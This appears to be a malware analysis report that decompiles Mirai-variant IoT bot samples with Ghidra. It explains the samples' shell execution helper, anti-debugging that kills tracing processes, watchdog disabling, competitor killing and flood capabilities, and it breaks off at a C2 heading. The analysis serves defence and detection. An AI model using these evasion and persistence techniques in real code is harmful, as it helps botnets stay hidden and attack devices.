So 0x004643cc + 0x54c = 0x0042054c, which is the HTTP GET template string.

Let me check the strstr search string:

list_strings

Deciphered pointer arithmetic and identified HTTP request template strings.

Now let me rename the variables systematically:

20 steps

rename_variable

uVar3 is probably a compiler temporary. Let me get the updated decompilation

Now let me get the updated decompilation:

```

undefined4 http_client_get_request(undefined4 socket_type,undefined4 hostname)

{
  int sockfd;
  int iVar1;
  undefined4 uVar2;
  undefined4 server_addr_port;
  undefined4 server_addr_family;
  undefined4 server_addr_ip;
  undefined4 server_addr_zero;
  undefined1 http_request_buffer [256];
  undefined1 http_response_buffer [1024];

                    /* Format HTTP GET request: "GET / HTTP/1.1\r\nHost: %s\r\nConnection:
                       close\r\n\r\n" */
  FUN_00414b40(http_request_buffer,0x100,"GET / HTTP/1.1\r\nHost: %s\r\nConnection: close\r\n\r\n",
               hostname);
                    /* sockaddr_in: port=0x5000 (80 in network byte order), family=AF_INET */
  server_addr_family = 0;
  server_addr_port = 0x20050;
  server_addr_ip = 0;
  server_addr_zero = 0;
  sockfd = FUN_00418d30(2,socket_type,&server_addr_family);
  if ((0 < sockfd) && (sockfd = FUN_004198f0(2,2,0), -1 < sockfd)) {
    iVar1 = FUN_004195f0(sockfd,&server_addr_port,0x10);
    if (-1 < iVar1) {
      uVar2 = FUN_004183e0(http_request_buffer);
                    /* Search for "HTTP/1.1 200" or "HTTP/1.0 200" in response */
      FUN_00419790(sockfd,http_request_buffer,uVar2,0);
      iVar1 = FUN_00419730(sockfd,http_response_buffer,0x3ff,0);
      if (0 < iVar1) {
        http_response_buffer[iVar1] = 0;
        iVar1 = FUN_004187c0(http_response_buffer,&DAT_0042057c);
        uVar2 = 0;
        if (iVar1 != 0) {
          uVar2 = FUN_00418aa0(iVar1 + 4);
        }
        FUN_00413520(sockfd);
```

### What the function does

- Builds a request like:
  - `GET / HTTP/1.1`
  - `Host: <hostname>`
  - `Connection: close`
- Prepares an IPv4 socket address targeting HTTP/80
  (you can even see the classic port-in-network-byte-order representation in the stack values).
- Creates a TCP socket and calls `connect()`.
- Sends the request and performs one `recv()` call (single read).
- Searches the response for an HTTP status line and returns the status code as an integer.
- Returns `0` on failure.

## Shell command execution

This is the sample's command execution helper function. It takes a command string, spawns a child process, runs the command through a shell, waits for it to finish, and returns the exit status.

```
undefined4 execute_shell_command(int command_string)

{
  undefined4 saved_fd1;
  undefined4 uVar1;
  undefined4 saved_fd2;
  int iVar2;
  code *pcVar3;
  undefined4 exit_status [2];

                    /* Return error if no command provided */
  if (command_string == 0) {
    exit_status[0] = 1;
  }
  else {
                    /* Save file descriptor states before fork */
    saved_fd1 = FUN_00419950(3,1);
    uVar1 = FUN_00419950(2,1);
    saved_fd2 = FUN_00419950(0x12,0);
    iVar2 = FUN_004135e0();
    if (iVar2 < 0) {
      FUN_00419950(3,saved_fd1);
      FUN_00419950(2,uVar1);
      FUN_00419950(0x12,saved_fd2);
      exit_status[0] = 0xffffffff;
    }
    else {
      pcVar3 = FUN_00419950;
      if (iVar2 == 0) {
        FUN_00419950(3,0);
        FUN_00419950(2,0);
        FUN_00419950(0x12,0);
                    /* execl("/bin/sh", "/bin/sh", "-c", command_string, NULL) */
        FUN_0041b1a0("/bin/sh",&DAT_00421ec8,&DAT_00421ecc,command_string,0);
        pcVar3 = FUN_004133b0;
        FUN_004133b0(0x7f);
      }
      (*pcVar3)(3,1);
      FUN_00419950(2,1);
```

## What the function does

- It takes a command string and runs it by launching a shell: `/bin/sh -c <command>` (so the command can include normal shell stuff like pipes, redirects, chaining, etc.).
- It does this safely by forking a child process first, so the main malware process doesn't get replaced by the shell.
- In the child, it quietly disables/redirects output (so the command doesn't print anything obvious), then starts `/bin/sh`.
- In the parent, it uses `waitpid()` to wait for the child to finish, collect its exit status, and continue running normally afterward.
- If anything goes wrong (can't fork, can't wait), it returns an error value instead of crashing.
- Finally, it restores its internal I/O state so running the shell doesn't break the malware's own runtime behavior.

## File operations: searching, checking, and copying

This part of the malware is basically a small file toolkit. It gives the program simple ways to look inside files, check whether a file contains what it expects, and move/copy files around. These are the kinds of helpers malware uses to support multiple goals without hardcoding everything into one giant routine.

```
                     PTR_fgets                                     XREF[2]:     file_search_string:004006b0(R),
                                                                                file_compare_content:004007bc(R)
00464ca4 00              ??          00h                                           ?  ->  00416cf0
00464ca5 41              ??          41h    A
00464ca6 6c              ??          6Ch    l
00464ca7 f0              ??          F0h
```


## What the function does

- **Search inside a file**
  Opens a file and reads it step-by-step, looking for a specific word or pattern.
- **Check file content matches an expected value**
  Opens a file, reads a small portion (typically the beginning), and compares it to an expected string.
- **Copy one file to another location**
  Reads data from a source file and writes it into a destination file in chunks. This supports staging: placing an artifact into a working directory, relocating itself, or dropping helper components.

## Comparing new sample

We also took a new sample for analysis and finding out capabilities using the same analysis flow as done for earlier sample using Ghidra-MCP integrations. Previous sample was for MIPS and this is for armv7l architecture.

This sample follows the same campaign pattern we previously documented (architecture-aware delivery and a dispatcher-style runtime). What changes in this build is the depth of survivability and competition logic: it includes explicit watchdog manipulation, environment checks consistent with VM/container awareness, and an unusually aggressive competitor removal subsystem that scans process metadata and removes rival binaries. While the binary clearly maintains a persistent network communication loop and supports operator-driven actions (execution, downloading, flooding), the exact command/tasking format should be treated as unconfirmed until dynamic capture because the sample's control flow relies heavily on runtime values, indirect jumps, and decoded data.



**Major New Discoveries:**

1. **Data Obfuscation System** (0x000081cc)
    - Multi-stage XOR, rotation, swapping algorithm
    - Hides C&C domains and attack signatures
2. **Watchdog Timer Manipulation** (0x000094a4, 0x0000956c) - **CRITICAL**
    - Disables hardware watchdogs using ioctls
    - Prevents automatic system recovery
    - Searches 13+ watchdog device paths
    - **Extremely rare and sophisticated capability**
3. **VM/Container Detection** (0x0000a428)
    - Detects Docker, VMs, sandboxes
    - Sandbox-aware malware
4. **Network Intelligence** (0x000084d4, 0x000098c0)
    - Scans /proc/net/tcp for connections
    - Gets external IP via 8.8.8.8:53
    - Maps network activity
5. **ELF Binary Analysis** (0x000093a0)
    - Parses ELF headers
    - Checks dynamic vs static linking
    - Identifies suitable targets
6. **Massive Process Killer** (0x0000a688, 0x0000a9c4)
    - **~7KB of killer code**
    - Checks **80+ malware signatures**
    - Kills competitors: Mirai, Gafgyt, Anime, Tsunami, etc.
    - Parses /etc/init*, /proc/* extensively
    - **"Oligopoly-style" malware competition**
7. **Daemonization & Evasion** (0x0000982c)

## Capabilities analysis

From inital triage via MCP, we know it has few new capabilities:

1. New Capabilities
2. Debugger Check
3. VM/Container Detection
4. WatchDog Manipulation
5. Scan and Kill Competitors

For this report we will be only looking at some functions. Now lets look at:

## Debugger check


This routine performs a self-check to see whether the process is being traced/debugged by repeatedly reading a Linux process status file.

```
  if (1 < iVar1) {
    FUN_00019a24(auStack_64,0x40,"/proc/%d/status",iVar1);
    while (iVar2 = FUN_00018f9c("/proc",&local_154), iVar2 == 0) {
      iVar2 = FUN_00018f9c(auStack_64,&local_fc);
      if (iVar2 != 0) {
        kill(iVar1,9);
                    /* WARNING: Subroutine does not return */
        FUN_0001de38(0);
      }
      if (local_fc != local_154) {
LAB_000096dc:
        kill(iVar1,9);
                    /* WARNING: Subroutine does not return */
        FUN_0001de38(0);
      }
      if ((local_f8 != local_150) || (iVar2 = FUN_000198c0(auStack_64,&DAT_00022da8), iVar2 == 0)
      goto LAB_000096dc;
      local_24 = -1;
      local_20 = -1;
      do {
        iVar3 = FUN_0001b2e0(auStack_a4,0x40,iVar2);
        if (iVar3 == 0) break;
        iVar3 = FUN_0001bfb4(auStack_a4,&DAT_00022dd8,4);
        if (iVar3 == 0) {
          FUN_0001b1a4(auStack_a4,"Pid:\t%d",&local_24);
        }
        iVar3 = FUN_0001bfb4(auStack_a4,"TracerPid:",10);
      } while ((iVar3 != 0) ||
              (iVar3 = FUN_0001b1a4(auStack_a4,"TracerPid:\t%d",&local_20), iVar3 != 1));
      FUN_00019740(iVar2);
      if (iVar1 != local_24) {
        kill(iVar1,9);
                    /* WARNING: Subroutine does not return */
        FUN_0001de38(0);
      }
      if (local_20 == -1) break;
      if (0 < local_20) {
        kill(local_20,9);
        break;
```

## What the function does

- Builds the path: `/proc/<pid>/status`
- Opens and reads the status content in a loop
- Extracts two fields from the file:
  - `Pid:` → sanity check that the file belongs to the expected process
  - `TracerPid`: → indicates whether something is tracing this process
- If a `TracerPid` value is present and greater than 0, it also attempts to kill the tracer PID
- Then exits immediately.

**Net effect**: detect tracing (or inconsistent `/proc` status) → kill involved process(es) → exit.



```
uint kill(uint param_1)

{
  int *piVar1;

  software_interrupt(0x900025);
  if (0xfffff000 < param_1) {
    piVar1 = (int *)FUN_00019700();
    *piVar1 = -param_1;
    param_1 = 0xffffffff;
  }
  return param_1;
}
```

## Decision logic

- If `TracerPid` is non-zero, it treats the process as being traced and reacts immediately.
- If the status checks don't look consistent, such as:
  - The status file can't be opened/read reliably
  - parsed fields don't match what it expects (`Pid`: mismatch)
  - `TracerPid` parsing fails or returns unexpected values
- This means it's not only anti-debug, it is designed to exit hard if the runtime view of `/proc` doesn't match expectations (common in anti-instrumentation / anti-analysis style logic).

## Watchdog discovery & disable attempt

The routine walks a built-in list of common watchdog device paths, returns the first one that appears usable, and otherwise attempts to disable watchdog behavior on paths that exist but fail the usability check. If no candidate matches, it returns NULL.

A watchdog is a safety timer used on many IoT/Linux systems that automatically reboots the device if the software hangs or stops responding.

## Why this function is implemented?

If the program is trying to stay running for long periods, a watchdog can force a reboot and disrupt it. Disabling the watchdog reduces the device's ability to self-recover and makes long-running behavior more stable.

```
undefined * find_and_disable_watchdog(void)

{
  int iVar1;
  int iVar2;
  undefined1 *local_44 [13];

  local_44[0] = &DAT_0002dfbe;
  local_44[1] = &DAT_0002dfc3;
  local_44[2] = &DAT_0002e0e5;
  local_44[3] = &DAT_0002e0ea;
  local_44[4] = &DAT_0002e0f3;
  local_44[5] = &DAT_0002e0f8;
  local_44[6] = &DAT_0002e0fd;
  local_44[7] = &DAT_0002e109;
  local_44[8] = &DAT_0002e112;
  local_44[9] = &DAT_0002e117;
  local_44[10] = &DAT_0002e11e;
  local_44[0xb] = &DAT_0002e123;
  local_44[0xc] = &DAT_0002e12c;
  iVar2 = 0;
  do {
    FUN_00019a24(&DAT_0002ebc0,0x1000,&DAT_0002dc40,*(undefined4 *)((int)local_44 + iVar2));
    iVar1 = FUN_00018a28(&DAT_0002ebc0,0);
    iVar2 = iVar2 + 4;
    if (iVar1 == 0) {
      iVar1 = FUN_00018a28(&DAT_0002ebc0,1);
      if (iVar1 == 0) {
        return &DAT_0002ebc0;
      }
      control_watchdog_timer(&DAT_0002ebc0,0);
      FUN_00019044(&DAT_0002ebc0);
    }
  } while (iVar2 != 0x34);
  return (undefined *)0x0;
}
```


## What the function does

- Keeps a short built-in list of watchdog-related device path candidates (13 options).
  Think of these as “common places different Linux/IoT builds expose watchdog devices.”
- Tries each candidate one at a time:
  - It builds the full device path into a temporary buffer.
  - It performs a quick path existence and accessibility check.
- If a candidate looks valid, it performs a second check to confirm it can be opened/used.
  - If that second check succeeds, it returns immediately with the working path (watchdog path).
- If the candidate exists but doesn’t pass the second check, it assumes the watchdog may still be active and takes action:
  - It triggers a routine to disable the watchdog timer for that device.
  - It then performs cleanup on that path (removing/closing/cleaning up the attempt).
- Stops after testing all 13 candidates.
  If none work, it returns NULL meaning no usable watchdog device was found.

> This function is not using the watchdog but it is trying to find it and turn it off to prevent forced reboot behavior.

## Network capability

This section was initially mapped using Claude to quickly surface high-signal networking routines and likely data flows. All behaviors described below were then validated manually as previous steps.



**Key Findings from Ghidra Analysis:**

**Network Functions Analyzed:**

- `socket_connect_and_receive` (0x876c) - C2 communication
- `attack_tcp_connection_flood` (0x8890) - TCP SYN flood attacks
- `attack_udp_flood` (0xc84) - UDP flooding
- `build_raw_ip_packet` (0x9994) - Raw socket packet crafting
- `scan_proc_net_tcp` (0x84d4) - Network reconnaissance
- `tcp_connect_nonblocking` (0x8e2c) - Non-blocking connection management


**Detection Coverage Provided:**

**18 Suricata/Snort Rules** covering:

- TCP SYN flood detection (3 rules)
- UDP flood patterns (3 rules)
- Raw socket/IP spoofing (3 rules)
- C2 communications (3 rules)
- Behavioral patterns (3 rules)
- Advanced correlations (3 rules)

**10 Categories of Network Artifacts** to monitor including traffic volume, connection states, port behavior, timing patterns, and protocol anomalies.

All detection rules and analysis are derived di ly from the actual decompiled code behavior, making them highly accurate for detecting this specific Mirai variant.



**Key Network Functions Analysis**

**1. C2 Communication Function**

